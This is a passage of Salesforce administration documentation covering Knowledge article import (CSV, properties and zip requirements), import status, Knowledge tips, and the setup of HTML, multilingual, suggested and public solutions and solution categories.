0	Liberte Franqueo en Laptops y Ordenadores		data/freeship/es.html			es

Example `articlestranslationsimport.csv` file:

```
isMasterLanguage,Title,summary__c,description__c,datacategorygroup.Products,Channels,Language
1,Free Digital Camera Offer,Get the new Digital
Camera,data/freecam.html,Consumer_Electronics,application+csp,en
0,Libérer l'Offre d'Appareil photo digital,Obtenir le nouvel Appareil photo
digital.,data/freecam/fr.html,,,fr
0,Liberte Oferta Digital de Cámara,Consiga la nueva Cámara Digital.,data/freecam/es.html,,,es
1,Best Desktop Computer Deals,,data/bestdeals.html,Desktops,application+csp,en
0,Meilleures Affaires d'ordinateurs de bureau,,data/bestdeals/fr.html,,,fr
0,Mejores Tratos de ordenadores,,data/bestdeals/es.html,,,es
1,Free Shipping on Laptop and Desktops,,data/freeship.html,Laptops+Desktops,application+csp,en
0,Libérer Affranchissement sur Portables et Ordinateurs,,data/freeship/fr.html,,,fr
0,Liberte Franqueo en Laptops y Ordenadores,,data/freeship/es.html,,,es
```

Importing Articles
Preparing Articles for Import to Salesforce Knowledge
Specifying Parameters for Article Import

Specifying Parameters for Article Import

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To import articles:	"Manage Salesforce Knowledge" AND "Manage Articles" AND "Manage Knowledge Article Import/Export" AND "Read," "Create," "Edit," and "Delete" on the article type
To view articles:	"Read" on the article type
To create articles:	"Manage Articles" AND "Read" and "Create" on the article type

Specify import parameters in a property file using key names and corresponding values. For example, use the key `DateFormat` to specify that a date custom field appears in the `DateFormat=dd/MM/YYYY` format or specify the character encoding to be used for the import.

Create a file with the `.properties` extension and specify the required parameters, as described in this table.

Key	Description	Default Value
DateFormat	Format of the date to read in the .csv file	yyyy-MM-dd
DateTimeFormat	Format of the date and time to read in the .csv file	yyyy-MM-dd HH:mm:ss
CSVEncoding	Character encoding used to read the .csv file	ISO8859_15_FDIS
CSVSeparator	.csv file separator	,
RTAEncoding	Default encoding used for the HTML files (if not specified in the `charset` attribute from the HTML `meta` tag). **Note:** Salesforce does not support UTF-32 character encoding. We recommend using UTF-8. If you use specify	ISO8859_15_FDIS

Key	Description	Default Value
	UTF-16 character encoding, ensure your HTML files specify the right byte-order mark.	

Note: You must specify only Java date formats. Make sure the date format is not misleading. For example, if you choose the format yyyy-M-d, a date entered as 2011111 can be interpreted as 2011-01-11 or 2011-11-01. Specify at least :

- Two digits for month and day format (MM, dd)
- Four digits for year format (yyyy)

If a date in the .csv file does not match the date format specified in the property file, the related article is not imported.

Example `offerarticlesimport.properties` property file:

```
DateFormat=yyyy-MM-dd
DateTimeFormat=yyyy-MM-dd HH:mm:ss
CSVEncoding=ISO8859_15_FDIS
CSVSeparator=,
RTAEncoding=UTF-8
```

Importing Articles
Creating a .csv File for Article Import
Creating a .zip File for Article Import

Creating a .zip File for Article Import

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To import articles:	“Manage Salesforce Knowledge” AND “Manage Articles” AND “Manage Knowledge Article Import/Export” AND “Read,” “Create,” “Edit,” and “Delete” on the article type
To view articles:	“Read” on the article type
To create articles:	“Manage Articles” AND “Read” and “Create” on the article type

To complete the import, create a .zip file containing:

- The .csv file.
- The folder containing the .html files to import.
- The folder containing the image files referenced in the .html files.
- The .properties file.

The import .zip file must meet the following requirements:

- There can only be one .csv file and one .properties file.
- The .csv file and the .properties file must be in the root directory.
- The compression process must preserve the folder and subfolder structure.
- The .zip file can’t exceed 10 MB and the uncompressed files can’t exceed 100 MB.
- .csv files can’t have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations.
- .csv file rows can’t exceed 400,000 characters.
- .csv file cells can’t exceed 32 KB.
- Each article in the .csv file can’t have more than 49 translations.

Upload your .zip file:

1. From Setup, click **Data Management** > **Import Articles**.
2. Select the appropriate **Article Type** for the imported articles.

3. Click **Browse** to select the .zip file, and click **OK**.
4. If your import contains translations, select the `Contains translations?` checkbox.

   Note: If this checkbox is selected, your .csv file must contain the isMasterLanguage, Title, and Language columns. If this checkbox is not selected, your csv file can't contain the isMasterLanguage column but must contain the Title column. The Language column is optional for imports of articles without translations.

5. Click **Import Now**.

   When the import is complete you receive an email with an attached log that provides details about the import.

Viewing Salesforce Knowledge Import and Export Status

Viewing Salesforce Knowledge Import and Export Status

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To import articles:	"Manage Salesforce Knowledge" AND "Manage Articles" AND "Manage Knowledge Article Import/Export" AND "Read," "Create," "Edit," and "Delete" on the article type
To view articles:	"Read" on the article type
To create articles:	"Manage Articles" AND "Read" and "Create" on the article type

To check the status of your imports and exports, from Setup, click **Monitoring** > **Article Imports and Exports**. If you've enabled multiple languages for Salesforce Knowledge, you see two tables: one for article and translation imports and another for exports for translation.

Import information includes:

- Possible actions
- .Zip file names
- Who submitted it and when
- Status
- Started and completed dates
- Article types

Export information includes:

- Possible actions
- Zip file names
- Who submitted it and when
- Status
- Started and completed dates

Status descriptions are as follows:

Status	Description	Possible Action
Pending	The import or export will start as soon as the previous pending import or export completes.	You can click **Cancel** to cancel the import or export.
Processing	The import or export is processing.	If you want to stop the process, or if the process has been stopped, call Salesforce Support. Salesforce may stop an import or export if a maintenance task has to be performed or the import or export exceeds one hour.
Stopping/Stopped	Salesforce Support is stopping or has already stopped the import or export.	Contact Salesforce Support to restart the import or export, or click **Cancel** to cancel an entry.
Aborted	The import or export has been canceled. The articles that already imported or exported successfully are available in Salesforce.	You can restart an import or export, click **Del** to delete an entry, or click **Email Log** to receive the completion email and check the details of your import or export.
Completed	The import or export is complete. Successfully imported articles are visible on the Article Management tab on the	Note that this status doesn't mean the import or export is successful. Click **Email Log** to see the log file attached to the completion email and check the details of your import or export.

Status	Description	Possible Action
	`Articles` subtab. Successfully imported translations are visible on the Article Management tab on the `Translations` subtab.	Click the exported .zip file name to save or open the file on your system.

Salesforce Knowledge Implementation Tips

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

Consider the following information when planning and implementing Salesforce Knowledge for your organization.

- For detailed implementation instructions, see Setting Up Salesforce Knowledge on page 2212.
- If you want to make articles visible on your website, install the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange.
- Public knowledge base users cannot rate articles.
- The File custom field type allows users to attach documents to articles. Note the following caveats about File fields:
  - ◊ The maximum attachment size is 5 MB.
  - ◊ You can add up to 5 File fields to each article type; contact Salesforce to increase these limits.
  - ◊ If the `Disallow HTML documents and attachments` security setting is enabled, File fields do not support HTML files.
  - ◊ Text content in a File field attachment is searchable. You can search up to 25 MB of attached files on an article. For example, if an article has six 5 MB file attachments, the first 4.16 MB of each file is searchable.
  - ◊ You cannot attach Salesforce CRM Content files using the File field.
  - ◊ The File field type is not supported in Developer edition.
  - ◊ The filename cannot exceed 40 characters.
  - ◊ You cannot convert a File field type into any other data type.
- You will lose your data if you convert a custom field on an article type into any other field type. Do not convert custom fields unless no data exists for the field.
- The Salesforce Knowledge search engine supports stemming, which is the process of reducing a word to its root form. With stemming, a search can match expanded forms of a search term. For example, a search for `run` matches items that contain *run*, *running*, and *ran*. Stemming is available only for articles are that are marked as being in one of these languages: Danish, Dutch, English, French, German, Hebrew, Italian, Korean, Norwegian, Portuguese, Romanian, Russian, Spanish, or Swedish. Additionally, the search must be initiated by a user who is viewing the application in one of these languages. You can edit the default language for your organization on the Company Information page.
- Make sure that you have a clear understanding of the type of articles your organization will implement, and how users will need to interact with these article types. This will determine the article type permissions and article actions that you need

to assign to Salesforce Knowledge users, which you can then use to create the set of profiles or permission sets required by your organization. For more information, see Granting Permissions for Salesforce Knowledge Users on page 2267.

- Determine if you need to create workflow rules for some of your article types. For example, you can create a rule that sends an email to an article manager when an agent creates a new article upon closing a case.
- Determine if you need to create approval processes for some of your article types. For example, if you have a type of article that must have legal and management approval before it can be published externally, you should create an approval process for the article type.

Consider the following tips if your organization plans to use data categories.

- You can create up to three category groups with a maximum of five hierarchy levels in each group. Each category group can contain a total of 100 categories.
- If you want to use data categories with Answers, after creating your category group you must assign it from Setup by clicking **Customize** > **Answers** > **Data Category Assignments**. You can only assign one category group to an answers community. Salesforce Knowledge supports multiple category groups.
- Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions. Salesforce Knowledge supports a hierarchy of data categories.
- Category groups are hidden from users until they are activated. Do not activate a category group until you have finished defining its categories and their access settings, including their visibility.
- When assigning categories to articles, you can choose up to eight categories in a category group.
- If an article has no categories, it displays only when you choose the `No Filter` option in the category drop-down menu.
- When searching for articles or article translations, selecting a category automatically includes the parent and children of that category and any grandparents, up to and including the top level. Sibling categories are not included. For example, if a category hierarchy has the levels All Products, Switches, Optical Networks, and Metro Core, selecting "Optical Networks" from the category drop-down menu returns articles assigned to any of the four categories. However, if the Switches category has a sibling category called Routers, selecting "Optical Networks" does not return articles classified within Routers. Category visibility settings may limit the specific articles you can find.
- Once visibility settings have been chosen for the categories:
  - ◊ Users who are not assigned visibility can only see uncategorized articles and questions unless default category visibility has been set up.
  - ◊ For role-based visibility, Customer Portal users and partner portal users inherit the category group visibility settings assigned to their account managers by default. You can change the category group visibility settings for each portal role.
  - ◊ If you only have access to one category in a category group, the category drop-down menu for that category group does not display on the Articles tab.
- Deleting a category:
  - ◊ Permanently removes it. It cannot be restored. It never appears in the Recycle Bin.
  - ◊ Permanently deletes its child categories.
  - ◊ As applicable, removes the category and its children from the Answers tab, the Article Management tab, the Articles tab in all channels, and your company's public knowledge base.
  - ◊ Removes associations between the category and articles or questions. You can reassign articles and questions to another category.
  - ◊ Removes its mapping to visibility. Users lose their visibility to articles and answers associated with the deleted category.
- Deleting a category group:

  ◊ Moves it to the Deleted Category Groups section, which is a recycle bin. You can view items in this section but not edit them. It holds category groups for 15 days before they are permanently erased and cannot be recovered. During the 15–day holding period, you can either restore a category group, or permanently erase it immediately.
  ◊ Deletes all categories within that group.
  ◊ Removes all associations between the group's categories and articles or questions.
  ◊ Removes all associations between the group's categories and visibility.
  ◊ As applicable, removes the category drop-down menu from the Articles tab in all channels, the Article Management tab, and your company's public knowledge base.

- You can translate the labels of categories and category groups using the Translation Workbench.

Setting Up Salesforce Knowledge

Salesforce Knowledge Best Practices

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

Consider the following tips when planning and using Salesforce Knowledge:

- Take full advantage of multiple article types as custom containers for your articles. Organizing articles by type helps differentiate content and allows users greater flexibility when searching for articles.
- Create synonym groups in Salesforce Knowledge. Synonyms are words or phrases that are treated as equivalent in article searches, letting you optimize search results. For more information see Managing Salesforce Knowledge Synonyms on page 2228.
- Before setting up data categories, carefully plan your category groups and their hierarchies. Also, consider how your category hierarchy will map to your role hierarchy. For more information, see About Category Group Visibility on page 2258.
- Create custom reports on your Salesforce Knowledge data. You can also install the *Knowledge Base Dashboards and Reports* app from the AppExchange to receive over two dozen helpful reports.
- Multiple users can edit the same article at the same time. If that occurs, your changes may be overwritten by a colleague without warning, even if you save your work frequently. To avoid accidental data loss, instruct all users who edit articles to only edit the articles they're assigned.
- Know the maximum limits for articles, article types, and data categories.
- Review your usage regularly to avoid storage shortages: from Setup, click **Data Management** > **Storage Usage**.

ADDING SOLUTIONS

HTML Solutions Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create solutions:	"Create" on solutions

HTML solutions provide a more flexible way to create solutions, by allowing you to easily format paragraphs, and insert images and links. Using HTML solutions, you create solutions with an HTML editor and display those solutions to users in Salesforce, the Self-Service portal, the Customer Portal, and as public solutions.

Using the HTML editor, you can:

- Change fonts
- Increase or decrease font sizes
- Insert images from the Documents tab
- Set text color
- Set the background color of text
- Insert hyperlinks
- Change paragraph alignment
- Create bulleted and numbered lists

Note: By default, solutions are created and displayed in text format. Your administrator must enable HTML solutions.

Before you begin creating HTML solutions for your organization, review the following implementation tips and best practices.

Implementation Tips

- Once you enable HTML solutions, you cannot disable it.
- If you open a text solution with the HTML editor and save it, the solution becomes an HTML solution.
- HTML solutions are presented as such to Self-Service portal, public solutions, Customer Portal, and Salesforce users.
- Any HTML tags entered into the HTML editor will display to users as text when the solution is saved.
- When the HTML solution detail is displayed in list views and search results, only the first 255 characters are displayed. This number includes HTML tags and images that are removed.
- Each HTML solution can contain up to 32000 characters, including HTML tags.
- HTML formatting is preserved in the printable view of a solution.
- Hyperlinks in HTML solutions open in a new browser window when users click on them.
- All images that you want to include in your HTML solutions must be uploaded to the Documents tab. Images in HTML solution details will not show up in list views and reports.

- HTML solutions can be created in any of the languages supported by Salesforce.

Best Practices

The following HTML tags are allowed in HTML solutions imported into Salesforce:

`<a>`	`<dt>`	`<q>`
`<abbr>`	`<em>`	`<samp>`
`<acronym>`	`<font>`	`<small>`
`<address>`	`<h1>`	`<span>`
`<b>`	`<h2>`	`<strike>`
`<bdo>`	`<h3>`	`<strong>`
`<big>`	`<h4>`	`<sub>`
`<blockquote>`	`<h5>`	`<sup>`
` `	`<h6>`	`<table>`
`<caption>`	`<hr>`	`<tbody>`
`<cite>`	`<i>`	`<td>`
`<code>`	`<img>`	`<tfoot>`
`<col>`	`<ins>`	`<th>`
`<colgroup>`	`<kbd>`	`<thead>`
`<dd>`	`<li>`	`<tr>`
`<del>`	`<ol>`	`<tt>`
`<dfn>`	`<p>`	`<ul>`
`<div>`	`<pre>`	`<var>`
`<dl>`		

Within the above tags, you can include the following attributes:

`alt`	`face`	`size`
`background`	`height`	`src`
`border`	`href`	`style`
`class`	`name`	`target`
`colspan`	`rowspan`	`width`

The above attributes that can include a URL are limited to URLs that begin with the following:

- `http:`
- `https:`
- `file:`

- `ftp:`
- `mailto:`
- `#`
- / for relative links

Categorizing Solutions
Creating Solutions

Multilingual Solutions Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The multilingual solutions feature helps you translate solutions and solution categories into the languages supported by Salesforce so that customers and support reps can find answers to inquiries in the language with which they are most comfortable.

Multilingual solutions can lower support costs by:

- Improving customer satisfaction by answering inquiries in the languages preferred by customers
- Deflecting unnecessary incoming calls by providing solutions in languages that are the most useful for customers
- Managing inquiries in multiple languages from one location, anytime and anywhere

Review the following key terms for multilingual solutions:

Master Solution

A solution created in any language supported by Salesforce. A master solution can have zero or more translations associated with it; it cannot be linked to another master solution.

Translated Solution

A solution translated into another language supported by Salesforce and associated with exactly one master solution. A translated solution cannot have the same language as its master solution or any other translated solutions associated with that master solution. A translated solution cannot have other translated solutions associated with it. Translated solutions are represented by the icon on solution detail pages, solution edit pages, solution list views, and solution search results.

You can work with multilingual solutions from the following:

Solutions Tab

When creating a new solution, users can choose a language in which to write the solution from the `Language` picklist field. Once the solution is saved, it becomes a master solution. Users can then create a translated solution by clicking **New** on the Translated Solutions related list of the master solution detail page. When a master solution is modified, users can adjust the statuses of its translated solutions to indicate that they may need translating.

Cases Tab

When users search for relevant solutions on a case by entering keywords in the Solutions related list and clicking **Find Solution**, search results include solutions in all languages that have matching keywords. Alternatively, if suggested solutions is enabled for cases, users can click **View Suggested Solutions** to find relevant solutions in multiple languages if they share common words with the case.

Self-Service Portal

If multilingual solution search is enabled for your Self-Service portal, customers automatically view solution search results in their preferred language as specified in their Self-Service user information settings. Customers can also choose to view solution search results in a specific language or all supported languages via a language drop-down list. By default, the Login Page of your Self-Service portal displays in your organization's language.

Public Solutions

If multilingual solution search is enabled for your public solutions, customers can choose to view solution search results in a specific language or all supported languages via a language drop-down list. By default, public solutions display in your organization's language.

Solution Categories

Users with the “Manage Translation” permission can use the translation workbench to translate solution categories so that they display in the language of each user on the Solutions tab and in the preferred language of each customer on the Self-Service portal as specified in the customer's user settings. Solution categories are not translated for public solutions.

Reports

You can track translated solutions marked `Out of Date` by choosing the Translated Solutions report. Running this report also lists the title and details of translated solutions. You can also create a custom report for multilingual solutions using the Master and Translated Solutions report type.

List Views

You can see which translated solutions are marked `Out of Date` and may need translating by creating a custom list view on the Solutions tab and entering the following search criteria: “Out of Date equals True”.

Import

The solutions import wizard includes options to import master and translated solutions and associate them with each other.

To learn more about enabling multilingual solutions, see Enabling Multilingual Solutions on page 2301.

Creating Solutions

Suggested Solutions Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable suggested solutions:	“Customize Application”
To modify Self-Service pages:	“Manage Self-Service Portal” AND “Customize Application”

The suggested solutions feature displays up to ten relevant solutions that may help users and customers solve a particular case from the case detail page, Salesforce Customer Portal, or the Self-Service portal.

Suggested solutions can lower support costs by:

- Reducing the time it takes for customer support reps to solve cases
- Improving customer support reps' productivity by offering them proactive access to all solutions for any case
- Enabling customers to solve and close their own cases

The solutions displayed are not simply found via a keyword search. Rather, the following variables are entered into a formula that automatically scores the relevancy of each solution to the particular case:

- Word frequency in all solutions
- Word frequency in similar cases with related solutions
- Proximity of the keywords within the solutions
- Word similarities to self-closed cases and solutions rated useful by Self-Service users
- The number of additional cases associated with a solution

You can enable suggested solutions for the following:

Cases tab

Users can click **View Suggested Solutions** from the case detail page to view a list of solutions relevant to their case. If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently.

Customer Portal and Self-Service portal

Customers can view solutions relevant to their case when they submit a case or view cases online.

Customers can self-close their cases using suggested solutions.

When customers log new cases or click the **View Suggested Solutions** button on an existing case in the Customer Portal or Self-Service portal, a list of suggested solutions is displayed, including solutions in multiple languages for organizations with multilingual solutions enabled. When customers select a solution from the list, they can click **Yes** after **Does this Solution help you answer your question?** and then select a reason as to why they closed their case. The case will close with an indication on the `Closed by Self-Service User` case field. If the customer clicks **No**, they will be returned to the list of suggested solutions. If no suggested solutions are found, the Suggested Solutions Page is bypassed, and the customer is directed to their case.

Case auto-response rules and emails

Your support team can help customers solve their own cases without the assistance of customer support reps. Simply create email auto-responses for cases submitted via email, Web-to-Case, or the Self-Service portal. Within the auto-response email template, include the suggested solutions merge field, `{!Case_Suggested_Solutions}`, which provides outbound emails with direct links to the subject and description of each solution that may help customers answer their inquiries.

Note: Sending mass emails using templates with the suggested solutions merge field could take several minutes and is not recommended.

The `Closed by Self-Service User` field, along with a `Closed When Created` field, can be added to case page layouts. These fields are automatically set by Salesforce and cannot be modified. You can run reports on the `Closed by Self-Service User` and `Closed When Created` fields to see how cases have been closed.

- Report on the `Closed by Self-Service User` field to see how many cases have been closed by users via suggested solutions on the Self-Service portal
- Report on the `Closed When Created` field to see how many cases have been immediately saved and closed upon creation by support reps.

Note:

- Suggested solutions does not display Salesforce Knowledge articles.
- Suggested solutions is not available for the public solutions because public solutions users do not have an authenticated login that allows them to create or access cases.

Customizing Support Settings
Multilingual Solutions Overview

Customizing Solution Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change solution settings:	"Customize Application"

To customize solution settings:

1. From Setup, click **Customize** > **Solutions** > **Solution Settings**.

2. Click **Edit**.
3. Select `Enable Solution Browsing` to turn on the ability to browse for and find solutions by category.

   This setting enables solution browsing on the Solutions tab, Customer Portal, and when solving a case.
4. Select `Enable Multilingual Solutions` to turn on the ability for users to translate solutions into multiple languages.

   You can deselect the `Enable Multilingual Solutions` checkbox at any time, but deselecting it removes all associations between master and translated solutions and automatically disables the `Enable Multilingual Solution Search in Self Service Portal` and `Enable Multilingual Solution Search for Public Solutions` settings. If you select the `Enable Multilingual Solutions` checkbox again, the associations between master and translated solutions are restored.
5. Select `Enable Multilingual Solution Search in Self-Service Portal` to add a language drop-down list to the Self-Service portal that automatically restricts search results to solutions that match the Self-Service portal user's language. From the language drop-down list, Self-Service portal users can choose whether to search for solutions in a specific language or any language supported by Salesforce.

   Deselecting this checkbox removes the language drop-down list from the Self-Service portal, and search results include solutions in all languages, regardless of the Self-Service portal user's language.
6. Select `Enable Multilingual Solution Search for Public Solutions` to add a language drop-down list to public solutions so that public solutions users can choose which language to search for solutions. From the language drop-down list, public solutions users can choose whether to search for solutions in a specific language or any language supported by Salesforce.

   Deselecting this checkbox removes the language drop-down list from public solutions, and search results include solutions in all languages.
7. Select `Enable HTML Solutions` to create and display solutions in HTML. When enabled, solutions appear in HTML in Salesforce, public solutions, Self-Service portal, and Salesforce Customer Portal. Using HTML Solutions allows users to easily format solution details by changing fonts and colors, and adding images and hyperlinks.

   Warning: Once you select `Enable HTML Solutions`, you cannot disable it.
8. Select `Solution Summary` to display up to 150 characters of the solution details in the solution search results. Deselecting this checkbox removes the solution summary from the results.
9. Select `Inline Category Breadcrumbs` to display up to 150 characters of the breadcrumb trail of categories to which the solution belongs in the search results. Deselecting this checkbox removes the breadcrumbs from the results.
10. Click **Save**.
11. To enable solution browsing by customers in public solutions or your Self-Service portal, see Enabling Public Solutions on page 2303 and Enabling Self-Service Features and Settings on page 1996.

    In addition, you can customize the top-level category accessible by public solutions and Self-Service users. You do not need to modify this setting if you want customers to view all categories and all solutions that are visible in the Self-Service portal or visible in public solutions.

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Managing Solution Categories
Enabling Multilingual Solutions

Getting Started with Categories

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change solution categories:	"Manage Categories"

Follow these steps to ensure a successful rollout of solutions:

1. Plan which categories your support team needs.

   Keep in mind that you can also allow customers to find solutions by category in public solutions and your Self-Service portal. You can specify that customers can view only solutions in a particular category and all of its subcategories.

   Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

2. Define your categories; see Defining Solution Categories on page 2300.
3. Categorize your solutions; see Categorizing Solutions on page 1846. Administrators, and users with the "Manage Categories" permission, can categorize solutions prior to enabling solution categories for the entire organization.
4. Create a custom report of type Solution Categories to verify that all solutions are categorized appropriately. To find any uncategorized solutions, use the advanced report filters; choose the `Category Name` field and the "equals" operator, and leave the third field blank. Administrators, and users with the "Manage Categories" permission, can create solution category reports prior to enabling solution categories for the entire organization.
5. Enable solution category browsing for the Solutions tab; see Customizing Solution Settings on page 2297.
6. Enable solution category browsing for customers using public solutions and your Self-Service portal. See Enabling Public Solutions on page 2303 and Enabling Self-Service Features and Settings on page 1996.
7. Specify the top-level category accessible by customers using public solutions and your Self-Service portal. This is useful if you want to have certain categories available only to internal staff.

Leave this blank if you want customers to view all categories and all solutions that are visible in Self-Service portal or visible in public solutions.

See Also:

Managing Solution Categories

Defining Solution Categories

Begin by creating your solution categories. The All Solutions category is automatically created for you as the top of your solution hierarchy. Users cannot add solutions to this category or translate it.

1. From Setup, click **Customize** > **Solutions** > **Solution Categories**.
2. Click **Add Category** to create a subcategory below a specific category.
3. Enter the category name. Category names cannot include the backslash "\" character.
4. Select a different parent category, if desired. The parent category is the category directly above this category in the hierarchy.
5. Select a sort order for any subcategories you create under this category.
   - Choose Alphabetical Order to sort subcategories alphabetically.
   - Choose Custom Order to sort subcategories in the order you specify; see Adding and Sorting Subcategories on page 2300.
6. Click **Save**.
7. After creating categories, categorize your solutions. See Categorizing Solutions on page 1846. Administrators, and users with the "Manage Categories" permission, can categorize solutions prior to enabling solution categories for the entire organization.
8. Then, after categorizing solutions, turn on solution category browsing on the Solutions tab. See Customizing Solution Settings on page 2297.
9. To enable solution category browsing for the public knowledge base or your Self-Service portal, see Enabling Public Solutions on page 2303.

Editing and Deleting Categories

From the list of solution categories, you can:

- Click **Edit** to modify the category name, parent category, or sort order.
- Click **Del** to delete the category. The solutions associated with the category are not deleted.

Note: You cannot delete a category in use by a Salesforce Customer Portal. For more information, see Enabling Customer Portal Login and Settings on page 1937.

- Click the category name to view the category details.

Adding and Sorting Subcategories

From a category detail page, you can:

- Click **New** to add a subcategory below the category.
- Enter a custom sort order for the subcategories.

1. Edit the category to set the `Subcategory Sort Order` to Custom Order.
2. Enter numbers in the Order column to specify the order of the subcategories.
3. Click **Reorder**.

Defining Solution Categories

Enabling Multilingual Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable multilingual solutions:	"Customize Application"

You can turn on multilingual solutions so users have the ability to translate solutions into multiple languages.

Preparing for Multilingual Solutions

Before you enable multilingual solutions:

- Run solution reports to locate any existing solutions that are already translated and will need to be converted to translated solutions after you enable multilingual solutions.

  When multilingual solutions is enabled for the first time, all existing solutions automatically become master solutions. You can create translated solutions from master solutions by associating a master solution without any translated solutions with a master solution of a different language via the `Master Solution` lookup field.

- Translate any existing solution categories.

  Translated solutions inherit the solution categories of their master solution. We recommend that you translate your solution categories before enabling multilingual solutions and then associate solutions with each other. This will help you associate solutions with the correct categories.

Enabling Multilingual Solutions

To enable multilingual solutions:

1. From Setup, click **Customize** > **Solutions** > **Solution Settings**.
2. Click **Edit**.
3. Select `Enable Multilingual Solutions`.

   Optionally, select `Enable Multilingual Solution Search in Self-Service Portal` and `Enable Multilingual Solution Search for Public Knowledge Base` to allow customers to view solution search results in a specific language or all supported languages via a language drop-down list.
4. Click **Save**.
5. Customize solution page layouts to include the `Master Solution Title` field, `Master Solution Details` field, `Out-of-Date` field, and the Translated Solutions related list. The `Language` picklist and `Master Solution` lookup fields are automatically added to solution page layouts when you enable multilingual solutions.

   Tip: You can make solution edit pages easier for users to translate multilingual solutions by setting the Detail Information section to two columns and placing the `Master Solution Title` and `Master Solution Details` fields alongside each other. Underneath those fields, place the `Solution Title` and `Solution Details` fields alongside each other so that users can effortlessly compare the master and translated solutions. Note that the `Master Solution Title` and `Master Solution Details` fields display only on the translated solution edit page.

6. Set the field-level security settings of the `Master Solution` lookup field to editable for profiles or permission sets with the “Create” and “Edit” permissions on solutions.

   When the `Master Solution` lookup field is editable, users can associate translated solutions with master solutions.

   Field-level security is available in Enterprise, Unlimited, and Developer Editions only.
7. Set the field-level security settings of the `Out of Date` checkbox field to visible for all profiles or permission sets with the “Read” permission on solutions.

   Field-level security is available in Enterprise, Unlimited, and Developer Editions only.
8. As a best practice, add a long text area custom field to solutions called `Translation Comments` and include it on solution page layouts so that users can add any comments regarding the translation of the solution. Users should include a date with their comments so that other users can see when each comment was added.

Note: You can deselect the `Enable Multilingual Solutions` checkbox at any time, but deselecting it removes all associations between master and translated solutions and automatically disables the `Enable Multilingual Solution Search in Self Service Portal` and `Enable Multilingual Solution Search for`

Public Solutions settings. If you select the Enable Multilingual Solutions checkbox again, the associations between master and translated solutions are restored.

Rolling Out Multilingual Solutions

After enabling multilingual solutions:

- Associate any existing translated solutions with the appropriate master solutions.

  You can do this manually using the Master Solution lookup field, or you can export a report of existing translated solutions and then import those solutions to associate them with a master solution. For each translated solution you import, include the 15 to 18 character Solution ID field of its master solution in a master solution column on your import file. To view the Solution ID field for master solutions, run the Translated Solution report. If you import solutions by mistake, you can use mass delete to remove them from your organization.

Multilingual Solutions Overview
Categorizing Solutions

Enabling Public Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable web access to solutions:	"Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Using the Solutions tab, your customer support team can create solutions that people outside of your organization may find helpful. Using HTML code supplied by Salesforce, and with the help of your website administrator, you can add a search box and button to your website that allows your customers to search for solutions. This functionality is known as Public Solutions.

With public solutions, your customers can find answers to frequently asked questions without having to call your customer support center. All solutions with a Status of Reviewed and the Visible in Public Knowledge Base field checked will be available as public solutions, including any solution attachments.

Public solutions are different from the Self-Service portal and Salesforce Customer Portal because users are not required to log in, and they can only search for solutions, not submit cases. For more information about the Self-Service and Customer Portal, see Setting Up Self-Service on page 1995 and Setting Up Your Customer Portal on page 1928.

Note:

- The search box and button are displayed in a frame; your website must support frames in order for the solution search feature to work.
- Suggested solutions does not display Salesforce Knowledge articles.

To enable Web access to solutions:

1. From Setup, click **Customize** > **Self-Service** > **Public Solutions**.
2. Click **Edit**.
3. Check `Public Solutions Enabled`.
4. If your organization uses solution categories, check `Enable Solution Browsing` to allow customers to browse solutions by category. Solution categories cannot be translated into other languages for public solutions.

   If multilingual solutions is enabled for your organization, you can add a language drop-down list to public solutions so that customers can choose which language to search for solutions. For more information, see Customizing Solution Settings on page 2297.
5. If solution category browsing is enabled, select the `Top-Level Category` accessible by customers in public solutions. Customers can view all solutions in this category and its subcategories if they are marked `Visible in Public Knowledge Base`.

   Leave `Top-Level Category` blank if you want customers to view all solutions in all categories when they are visible as public solutions.
6. If desired, you can change the appearance of the frame on your website by specifying the `Maximum Page Width` and `Minimum Page Height`.
7. Provide the URL of your CSS page in `Style Sheet URL`. The CSS file does not have to exist yet; you can download a sample file as a starting point later, or use your own file.
8. You can change the word or phrase that is used to describe solutions in the frame in `Alternative Term`. Provide singular and plural versions of the term.
9. Click **Save**.
10. If desired, click **Download Sample CSS File** to get the Salesforce style sheet.
11. Click **Generate HTML**.
12. Copy the resulting HTML code and click **Finished.**
13. Send the HTML (and the CSS file, if you downloaded it) to your website administrator to be added to your site as follows:

    - Add the HTML to your Web page.
    - Customize the downloaded style sheet.
    - Host the style sheet in a publicly accessible location on your Web server.

CONFIGURING SUPPORT TEAMS

Setting Up Case Teams

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up case teams:	“Customize Application” AND “Manage Users”
To add team members:	“Edit” on cases

A case team is a team of users that work together on a case. For example, your case team may include a support rep, support manager, and a product manager.

Every member of a case team has a role that he or she plays for the case, such as “Customer Contact” or “Case Manager.” Roles determine access to the case, like Read Only or Read/Write access, and whether the member in the role is visible to users in the Customer Portal.

